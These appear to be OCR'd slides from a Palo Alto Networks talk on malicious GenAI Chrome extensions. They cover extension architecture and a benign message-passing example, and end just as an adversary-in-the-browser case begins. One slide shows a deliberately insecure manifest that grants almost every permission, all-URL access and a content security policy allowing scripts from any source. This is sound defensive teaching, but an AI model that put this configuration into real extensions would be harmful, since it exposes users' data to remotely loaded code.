Malicious GenAI Chrome extensions

Unpacking data exfiltration and malicious behaviours

Palo Alto Networks

About the Speaker

Shresta B. Seetharam

sseetharam@paloaltonetworks.com

- Senior Researcher at Palo Alto Networks
- Over 5 years specializing in Web Security Research

Interests

- Malicious JavaScript detection
- Compromised Website detection
- **Browser Extension Security**

linkedin.com/in/shrestabs

@shrestabs

About the Co-Authors

Mohamed Nabeel
Principal Researcher,
Palo Alto Networks


mmohamednabe@paloaltonetworks.com

William Melicher
Sr. Principal Researcher,
Palo Alto Networks

bmelicher@paloaltonetworks.com


Highlighting Three Browser Extension threats You'll See Today!

Adversary-in-the-browser attack




We reported via PANW Unit42 in Aug 2025

Impersonation



Initially Report by Domain Tools Intel in May 2025

Prompt Hijackers



We report via PANW Unit42 in Sept 2025


What we'll be talking about today

1. **GenAI and Browser Extensions**: Demand for GenAI features is shifting the extension landscape.
2. **Refresher on Browser Extensions**
3. **Deep dive into attacker tactics** drawing on findings from over **154 malicious** extensions we reported in recent months, spanning multiple threat types such as,
    a. Data exfiltration
        i. Adversary-in-the-browser
        ii. Impersonation, Dual functionality, Bait and Switch
        iii. Prompt Hijackers
    b. Malicious redirection
        i. Affiliate fraud
        ii. PUP delivery

Part 1: Demand for GenAI Features Shifts Browser Extension Landscape

Generated by gemini nano banana
Caption: GenAI Express Pulls Into the Extension Station

The Browser landscape is changing as we speak



Market.us Report. “AI Browser Market Growth Projections.” July 2025.


Increase in demand


- Users want to increase their **productivity from AI features**
- Google SEO keyword stats show 900% increase in “chrome extensions ai” keyword searched

Keyword	↓ YoY change
chrome extension ai	+900%

Increase in supply

- New categories AI-Powered extensions indexed on the chrome store
- Hundreds of new AI-Extensions each week






Example popular AI-powered extension category

Refresher on Browser Extensions

What are Browser Extensions?

- Software add-ons that extend the functionality of the browser
- Typically, built using HTML, CSS, and JavaScript




Example: Grammarly, Zoom Chrome extensions

We’ll scope this talk to Extensions from the Chrome Web Store

As of 2025, Lot of people use lot of extensions

- Chrome store estimated* to have ~180,000 extensions
- Extensions may have 10s of updates a month
- Typical users installs 8-12 extensions



*https://arxiv.org/pdf/2406.12710

Architecture overview of an extension

Architecture overview of an extension


1. **Service worker(background script)** - runs in the background, handling events and core extension logic

2. **Content script** - injected into web pages, can read or modify page content (DOM).

3. **Popup** - UI window that appears when the extension icon is clicked


4. **Manifest.json** - Config file defines an extension's permissions, scripts, and behavior

5. **CRX** - file format used to distribute extensions




https://developer.chrome.com/docs/extensions/mv2/architecture-overview

Architecture overview highlighting UI elements - legitimate Microsoft extension



Architecture overview highlighting backend elements with legitimate Microsoft extension



Example unpacked CRX

```
// Copyright (c) 2017 Microsoft Corporation. All rights reserved.

chrome.runtime.onMessage.addListener(
    function (request, sender, sendResponse) {…
    });

chrome.action.onClicked.addListener(function (tab) {
    chrome.tabs.create({ url: 'https://www.office.com' });
});
```

background.js (service worker)

```
// Copyright (c) 2017 Microsoft Corporation. All rights reserved.
// Because it is a content script it is performance critical. Do the minimum in global space.

window.addEventListener(…
); // "true" is important to give priority to the content script.

var OS = null;
```

content.js


```
{
    "manifest_version": 3,
    "name": "Dummy Microsoft Single Sign On",
    "description": "Modified for Virus Bulletin 2025",
    "version": "1.0.11",
    "host_permissions": [
        "<all_urls>"
    ],
    "background": {
        "service_worker": "background.js"
    },
    "content_scripts": [
        {
            "matches": ["https://*/*"],
            "js": ["content.js"],
            "run_at": "document_start"
        }
    ],
    "permissions": [
        "nativeMessaging",
        "scripting",
        "storage"
    ]
}
```

Manifest.json

Toy example demonstrates

message passing

between content scripts and background scripts



demo_ext > JS background.js > ...

```
1  chrome.runtime.onMessage.addListener((message, sender, sendResponse) => {
2    console.log("[background.js] Received message:", message);
3
4    (async () => {
5      // simulate async work if needed
6      await new Promise(resolve => setTimeout(resolve, 50));
7
8      const reply = `Hello from background to ${message.source || "unknown"}!`;
9      console.log("[background.js] Sending response:", reply);
10     sendResponse(reply);
11   })();
12
13   return true; // keep channel open for async response
14 });
```

```
[background.js] Received message:                    background.js:2
▸ {greeting: 'hello', source: 'content'}
[background.js] Sending response: Hi from            background.js:18
background to content script!
```

demo_ext > JS content.js > ...

```
1  (async () => {
2    console.log("[content.js] Sending message to background");
3    try {
4      const response = await chrome.runtime.sendMessage({ greeting: "hello", source: "content" })
5      console.log("[content.js] Received response:", response);
6    } catch (err) {
7      console.error("[content.js] Error:", err);
8    }
9  })();
```

Message passing

```
[content.js] Sending message to background
[content.js] Received response: Hi from background to content script!
```

Broad permissions in manifest.json

Background script can communicate with any resource on the web

All permissions

```
{
  "manifest_version": 3,
  "name": "VB 2025 Talk Ext",
  "version": "1.0.0",
  "description": "Demonstrates how a Chrome extension with broad permissions and relaxed CSP can be extremely risky.",
  "background": {
    "service_worker": "background.js"
  },
  "permissions": ["tabs","cookies","history","bookmarks","storage","downloads","webRequest","webRequestBlocking","activeTab",
  "scripting","alarms","notifications","clipboardRead","clipboardWrite","declarativeNetRequest","declarativeNetRequestFeedback",
  "management","topSites","proxy","identity","nativeMessaging","idle"],
  "host_permissions": [ "<all_urls>"],
  "content_scripts": [
    {
      "matches": ["<all_urls>"],
      "js": ["content.js"],
      "run_at": "document_start"
    }
  ],
  "content_security_policy": {"extension_pages": "script-src 'self' 'unsafe-eval' 'unsafe-inline' *; object-src *"}
}
```

Content script loaded into all pages


Can execute JavaScript from any domain

Part 2 - Deep dive into attacker tactics

Generated by gemini nano banana
Caption: GenAI Express Goes Off-Rails


Data Exfiltration - Adversary-in-the-browser


Adversary-in-the-browser - Setup




*Gemini generated

Frank installs ‘Supersonic AI’ extension rated 5/5 stars

